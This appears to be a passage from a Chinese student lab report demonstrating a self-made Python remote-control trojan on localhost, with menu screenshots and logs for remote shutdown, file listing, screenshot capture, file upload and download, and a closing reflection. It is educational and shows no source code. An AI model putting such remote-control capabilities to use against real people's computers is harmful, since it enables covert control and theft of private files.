


下面展示上传文件功能，在客户端中选择功能 7，并输入要上传的文件的路径，这里我选择 D 盘的一个测试文件。

```
=====
远程控制客户端
=====
1. 输出字符串
2. 关机（60秒后）
3. 取消关机
4. 获取C盘文件列表
5. 截屏
6. 删除文件
7. 上传文件
8. 下载文件
0. 退出
=====

请选择功能（0-8）： 7
请选择要上传的文件路径： D:\upload.txt
[+] 文件已保存为 receive.txt
=====
```

上传后的桌面如下所示，多出来了一个 receive.txt。



打开文件后发现内容和先前 D 盘 upload.txt 的内容相同，是“this is a test for trojan horse.”，说明上传成功。

下面展示下载文件功能，在客户端中选择功能 8，此时会展示桌面现有文件，我选择的是 download_test.txt，并将其保存到本次实验的文件夹中。

```
C:\Windows\System32\cmd.exe
5  desktop.ini                                文件
6  download_test.txt                          文件
7  Firefox.exe                               文件
8  MASM32 Editor.lnk                         文件
9  Microsoft Edge.lnk                       文件
10 Nmap - Zenmap GUI.lnk                     文件
11 receive.txt                               文件
12 SageMath 9.3 Notebook.lnk                文件
13 SageMath 9.3 Shell.lnk                   文件
14 SageMath 9.3.lnk                         文件
15 Trae CN.lnk                              文件
16 UU远程.lnk                               文件
17 Visual Studio Code.lnk                   文件
18 WPA2协议形式化分析汇报.pptx              文件
19 WPS Office.lnk                           文件
20 万兴脑图.lnk                             文件
21 夸克网盘.lnk                             文件
22 小论文要求南开v1 (15min).pdf             文件
23 微信开发者工具.lnk                     文件
24 百度网盘.lnk                            文件
25 网安研究生招录情况2026.xlsx              文件
26 论文8-对无线网络接入认证协议WPA2的形式化分析--A formal analysis of IE文件
27 迅雷.lnk                                 文件
28 选课.xls                                 文件
29 飞书.lnk                                 文件

请选择要下载的文件序号 (1-29): 6
请输入保存路径 (例如: ./downloaded_file.txt): ./download.txt
[+] 文件已保存为: C:\Users\LIANXIANG\Desktop\Information_Countermeasure_Technology\Lab9\Code\download.txt
```

在文件夹中发现了相同的文件，内容为“this is a file for download test.”，说明下载文件成功。


最后展示截屏功能，在客户端中选择功能 5，服务端和客户端均有输出，在实验报告文件夹中找到了截屏图片，说明截屏成功。

```
C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.26200.8457]
(c) Microsoft Corporation. 保留所有权利。

C:\Users\LIANXIANG\Desktop\Information_Countermeasure_Technology\Lab9\Code>python server.py
[*] 服务器启动在 127.0.0.1:12345
[*] 等待客户端连接...
[*] 客户端连接来自: ('127.0.0.1', 26439)
[*] 收到命令: echo
[服务端输出]: testing output
[*] 收到命令: shutdown
[*] 计划在60秒后关机...
[*] 正在执行关机...
[*] 已发送关机命令
[*] 收到命令: cancel_shutdown
[*] 已取消关机计划
[*] 收到命令: list_c_drive
[*] 收到命令: screenshot

C:\Windows\System32\cmd.exe
=====
远程控制客户端
=====
1. 输出字符串
2. 关机 (60秒后)
3. 取消关机
4. 获取C盘文件列表
5. 截屏
6. 删除文件
7. 上传文件
8. 下载文件
9. 退出
=====

请选择功能 (0-8): 5
[*] 正在截取屏幕...
[*] 截图已保存为: screenshot_1779255640.png
```



这样就完成了本次实验的全部内容，实现了木马的基本功能！

四、实验结论及心得体会

本次实验我使用 python 编写了 server.py 和 client.py，实现了客户端控制服务端执行一系列命令，理解了木马的基本原理，实现了木马的基本功能。在日常生活中不能随意点击不明链接，这一举动能有效防范木马或者后门程序的自动下载，避免自己的电脑遭受破坏或内部隐私被窃取。